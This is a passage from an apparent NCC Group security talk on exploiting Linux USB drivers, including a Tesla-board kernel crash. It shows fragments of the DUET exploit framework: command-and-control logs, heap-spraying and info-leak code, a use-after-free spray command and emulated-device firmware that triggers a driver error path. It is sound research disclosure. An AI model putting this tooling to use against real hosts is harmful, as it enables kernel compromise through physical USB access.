    return ret == fields_count ? 0 : -1;
}
```

_x86_indirect_thunk_rax (call rax)

```
[ 66.605022] xhci_hcd 0000:05:00.3: WARN urb submitted to disabled ep
[ 66.643269] general protection fault: 0000 [#1] PREEMPT SMP NOPTI
[ 66.649402] CPU: 0 PID: 118 Comm: kworker/0:2 Tainted: G          0      5.4.284-
INFOZ #2
[ 66.656521] hid-generic 0003:046D:C313.0019: input,hidraw15: USB HID v1.11
Keyboard [Pico Spray] on usb-0000:05:00.3-3.1.4.4.3/input0
[ 66.657717] Hardware name: Tesla Poppyseed/Poppyseed, BIOS
d916c1eee8f43e716aa10f6e5d7d117efdb29b05 03/20/2025
[ 66.657723] Workqueue: events delayed_work_cb [hid_logitech_hidpp]
[ 66.686028] RIP: 0010:__x86_indirect_thunk_rax+0x10/0x20
[ 66.691397] Code: df be cd ff c1 e1 03 01 d1 89 ca e9 2a c5 cd ff 48 8d 0c c8 e9
51 c3 cd ff 90 e8 07 00 00 00 f3 90 0f ae e8 eb f9 48 89 04 24 <c3> 66 66 2e 0f 1f 84
00 00 00 00 00 0f 1f 40 00 e8 07 00 00 00 f3
[ 66.710213] RSP: 0018:ffffa939c05dfcb0 EFLAGS: 00010282
[ 66.715465] RAX: 4545454545454545 RBX: fffffa939c05dfd6d RCX: 0000000000000007
[ 66.722647] RDX: ffff89721da04380 RSI: 0000000000000010 RDI: ffffffff84ff2638
[ 66.729804] RBP: ffff897269e96818 R08: 0000000000000001 R09: 0000000000000009
```

- Reliability problems – due to two sprays ☹️




USB Exploit Framework



Intro to DUET (Version 1.0)

Dynamic USB Exploitation Tool (DUET)

- Support multiple different device types (Audio, Storage, HID, Video etc.).
- Programmatic insertion and removal of devices (e.g. to help with heap exploitation)
- Bi-directional communication between the device and attacker (e.g. to help with info leak exploitation)
- Mixture of TinyUSB for hardware and Python harness for C&C
- Developed this in parallel with vulnerabilities due to deficiencies in other tools




Framework Usage


```
test@test-VMware-Virtual-Platform: ~/usb/usb/picomanager$ python3 picomanager.py -i
[10:38:46][-][Shell] Kallsyms file kallsyms.txt does not exist! Proceeding without symbol resolution.
[10:38:46][#][Server] Listening for connections...
$ [10:39:01][#][Server] 10.0.0.199 Connected
[10:39:02][#][Server] 10.0.0.114 Connected
[10:39:02][#][Server] 10.0.0.106 Connected
[10:39:02][#][Server] 10.0.0.140 Connected
[10:39:04][#][Server] 10.0.0.184 Connected
[10:39:06][#][Server] 10.0.0.118 Connected
[10:39:14][#][Server] 10.0.0.122 Connected
```

```
$ [10:39:01][#][Server] 10.0.0.199 Connected
[10:39:02][#][Server] 10.0.0.114 Connected
[10:39:02][#][Server] 10.0.0.106 Connected
[10:39:02][#][Server] 10.0.0.140 Connected
[10:39:04][#][Server] 10.0.0.184 Connected
[10:39:06][#][Server] 10.0.0.118 Connected
[10:39:14][#][Server] 10.0.0.122 Connected
[10:40:05][#][Server] 10.0.0.185 Connected
[10:40:05][#][Server] 10.0.0.111 Connected
[10:40:05][#][Server] 10.0.0.145 Connected
[10:40:05][#][Server] 10.0.0.161 Connected
[10:40:05][#][Server] 10.0.0.133 Connected
[10:40:48][#][Server] 10.0.0.182 Connected

$ type 10.0.0.199 fasttrack
[10:41:45][#][10.0.0.199] Setting Type to FASTTRACK
$ insert 10.0.0.199
[10:41:51][#][10.0.0.199] Inserting
$ [10:41:51][#][10.0.0.199:FASTTRACK] Insert complete
[10:41:52][#][10.0.0.199:FASTTRACK] Insert complete
```




Devices Supported



- USB Audio
 - Fasttrack, Extigy, MIDI Devices etc
- USB CDC
- USB HID
- USB Mass Storage



Heap Grooming (USB Descriptor Spraying)



Offset	Field	Size	Value	Description
0	bLength	1	Number	Size of Descriptor in Bytes
1	bDescriptorType	1	Constant	DescriptorType
2	...	n		Start of parameters for descriptor

Heap Grooming (USB Descriptor Spraying)


```
○○○  
  
int usb_get_configuration(struct usb_device *dev)  
{  
    ...  
  
    for (cfgno = 0; cfgno < ncfg; cfgno++) {  
  
        /* We grab just the first descriptor so we know how long the whole configuration  
is */  
        result = usb_get_descriptor(dev, USB_DT_CONFIG, cfgno,  
                                desc, USB_DT_CONFIG_SIZE);  
  
        /* Now that we know the length, get the whole thing */  
        bigbuffer = kmalloc(length, GFP_KERNEL);  
  
        if (!bigbuffer) {  
            result = -ENOMEM;  
  
            goto err;  
        }  
  
        result = usb_get_descriptor(dev, USB_DT_CONFIG, cfgno,  
                                bigbuffer, length);  
  
        dev->rawdescriptors[cfgno] = bigbuffer;  
    }  
}
```

Heap Grooming (Pointer Device Spraying)

○ ○ ○

```
[10:41:37][#][Shell] Inserting 10 pointer sprays...  
[10:41:37][#][192.168.137.245] Setting Type to POINTER2  
[10:41:37][#][192.168.137.245] Inserting  
[10:41:37][#][192.168.137.7] Setting Type to POINTER2  
[10:41:37][#][192.168.137.7] Inserting  
[10:41:37][#][192.168.137.86] Setting Type to POINTER2  
[10:41:37][#][192.168.137.86] Inserting  
  
...  
[10:41:37][#][Shell] Waiting for 10 pointer sprays to be inserted...  
[10:41:47][!][192.168.137.245:POINTER2] Waiting for pointer2 insert timed out...  
[10:41:47][#][192.168.137.156] Setting Type to LEAK2  
[10:41:47][#][192.168.137.156] Inserting leak2...  
[10:41:47][#][192.168.137.156] Inserting  
[10:41:47][#][192.168.137.156:LEAK2] Leaking bytes 43-85  
[10:41:47][#][192.168.137.156:LEAK2] oob: 212, selectors: 45, padding: 36, excess: 0, requests:  
6  
[10:41:47][#][192.168.137.65] Setting Type to LEAK2
```

Info Leak Exploitation Diagram



- Bi-directional channel to send and receive data with the manager
- Support different leak primitives
 - Pointer leaks
 - Report leaks

```
def data_received(self, data):
    """Handle data received from the client"""
    if super().data_received(data):
        return True

    # Find out how many chunks of data we have incoming
    # If leak chunks hasnt been set its the first packet
    if len(data) < 2:
        return False

    if self.leak_chunks == -1:
        Log.info(self.get_log_component(), f"[+] Expecting {int(data[0])}
chunks of data of size {len(data[2:])}")
        self.leak_chunks = int(data[0])
        self.leak_map = {}
        for i in range(self.leak_chunks):
            self.leak_map[i] = False
        self.leak_map[0] = True

    self.curr_chunk = int(data[1])
    if self.curr_chunk <= self.prev_chunk:
        Log.warning(self.get_log_component(), f"Received out of order chunk
{self.curr_chunk} after {self.prev_chunk}")
    else:
        self.prev_chunk = self.curr_chunk

        self.leak_map[self.curr_chunk] = True

        self.leak_data += data[2:]
        Log.debug(self.get_log_component(), f"[+] Received {self.curr_chunk +
1} of {self.leak_chunks} chunks")
        Log.debug(self.get_log_component(), f"Leak Data: {self.leak_data.hex()
[:100]}...")
        Log.debug(self.get_log_component(), f"Leak Len: %d" %
len(self.leak_data))

    if len(self.leak_data) == self.expected_leak_size:
        Log.info(self.get_log_component(), f"[+] Received all expected leak
data ({len(self.leak_data)} bytes)")
        self.has_leak_data = True

    return True
```

Use-after-free Kernel Heap Spray with DUET

```
from commands.command import Command
from workers.uaf_worker import UafWorker
from workers.spray.spray_2048 import Spray2048
from workers.spray.spray_uaf_512 import SprayUaf512
from logging.log import Log
import time

class SprayUaf(Command):
    def __init__(self):
        super().__init__("spray_uaf", "Perform a descriptor spray and then trigger a UAF")

    def set_parser_add_arguments(self, parser):
        super().set_parser_add_arguments(parser)
        self.parser.add_argument("-su", "--spray-uaf", type=int, required=True, help='The number of spray uaf Picos to use')
        self.parser.add_argument("-sh", "--spray-heap", type=int, required=True, help='The number of spray heap Picos to use')
        self.parser.add_argument("-ta", "--text-address", type=lambda x: int(x,0), required=True, help='The .text base address of the kernel')
        self.parser.add_argument("-ha", "--heap-address", type=lambda x: int(x,0), required=True, help='The heap kmalloc-2048 address in the kernel')
        self.parser.add_argument("-tu", "--spray-uaf-timeout", type=int, default=10, help='The spray uaf timeout seconds (Default: 10)')
        self.parser.add_argument("-th", "--spray-heap-timeout", type=int, default=10, help='The spray heap timeout seconds (Default: 10)')


    def run(self, server, args):
        if args.help:
            self.parser.print_help()
            return True

        Log.info("Shell", '-----')
        Log.info("Shell", '|      Spray UAF      |')
        Log.info("Shell", '-----')

        spray_uaf_count = args.spray_uaf
        spray_heap_count = args.spray_heap


        uaf_count = 1
        Log.info("Shell", f'.text: 0x{args.text_address:016x}')
```

Use-after-free Kernel Heap Spray with DUET



```
151 void hidpp_root_send_feature(uint8_t report_id, struct hidpp_report* report)
152 {
153     u16 feature = (report->fap.params[0] << 8) | report->fap.params[1];
154
155     if (feature == HIDPP_PAGE_GET_DEVICE_NAME_TYPE)
156     {
157         printf("[#] hidpp_get_device_name -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE: HIDPP_PAGE_GET_DEVICE_NAME_TYPE\n");
158         report->fap.params[0] = 0x01; // feature_index
159         report->fap.params[1] = 0x00; // feature_type
160         return send_report(report_id, report);
161     }
162
163     if (feature == HIDPP_PAGE_G920_FORCE_FEEDBACK)
164     {
165         printf("[#] g920_get_config -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE: HIDPP_PAGE_G920_FORCE_FEEDBACK\n");
166         report->fap.params[0] = 0x02; // feature_index
167         report->fap.params[1] = 0x00; // feature_type
168         return send_report(report_id, report);
169     }
170
171     if (feature == HIDPP_PAGE_DEVICE_INFORMATION)
172     {
173         // Invalidate HIDPP_PAGE_DEVICE_INFORMATION request
174         printf("[#] hidpp_get_serial -> hidpp_root_get_feature -> CMD_ROOT_GET_FEATURE: HIDPP_PAGE_DEVICE_INFORMATION\n");
175         report->fap.params[0] = 0x00; // feature_index - Trigger return -ENOENT;
176         report->fap.params[1] = 0x00; // feature_type
177         return send_report(report_id, report);
178     }
```

Chain Abstraction



```
class Chain(Command):
    def __init__(self):
        super().__init__("Chain", "Execute a predefined chain of commands")

    def run(self, server, args):
        # Check for --list-chains first
        if args.list_chains:
            # print verbose version of supported chains with their kernel versions
            print("Supported chains:")
            for target, versions in Targets.SUPPORTED_TARGETS.items():
                print(f" {target}:")
                for version, kernel_versions in versions.items():
                    print(f"    {version}:")
                    for kernel_version, details in kernel_versions.items():
                        print(f"        Kernel: {kernel_version}")
                        for chain in details.get("chains", []):
                            print(f"        - {chain}")

            return True

        # Check for --execute before checking if chain is None
        if args.execute:
            chain_name = args.execute
            # Check if the specified chain exists in the supported chains
            for target, versions in Targets.SUPPORTED_TARGETS.items():
                for version, kernel_versions in versions.items():
                    for kernel_version, details in kernel_versions.items():
                        if chain_name in details.get("chains", []):
                            print(f"Executing chain '{chain_name}' for target '{target} {version} (Kernel {kernel_version})'")
                            chain_executor = Targets.get_chain(chain_name)
                            if chain_executor:
                                return chain_executor.execute(server, chain_name)
```

Version 2.0 - Pooldancer – FPGA

- Based on Cynthion platform
 - Initially researching this prior to the LLM era
 - Vibe coded by a colleague (Andy Davis) and Claude Opus :)
- Presents a hub with multiple emulated downstream devices at once
- Required modifying the FPGA bitstream as well as Moondancer backend
- Currently limited to 7 downstream emulated devices
 - USB Host Bandwidth Errors
- See an upcoming talk or NCC research blog post



Conclusion

- USB attacks are both practical and valid threat for an attacker w/ physical access
 - Linux has none of the USB lockdown (Android and iOS / macOS Silicon can have)
- Powerful vulnerabilities which can be exploited purely device only are rarer
 - Often require multiple issues to chain together to bypass mitigations
 - The tooling really matters for these issues
- Insight into how accessible developing exploits for the USB attack surface which has often been categorized as lower risk.
- USB code runs in an elevated privilege which, once exploited, allows to compromise the host operating systems' security.
- See the whitepaper for more information!

Credits

- McCaulay Hudson
- Aaron Adams
- Robert Herrera
- Andy Davis

Q&A

**Together we're creating a
more secure digital future**

© 2025 NCC Group. All rights reserved.

Please see www.nccgroup.com for further details. No reproduction is permitted in whole or part without written permission of NCC Group.

This content is for general purposes only and should not be used as a substitute for consultation with professional advisors.

[nccgroup.com](https://www.nccgroup.com)

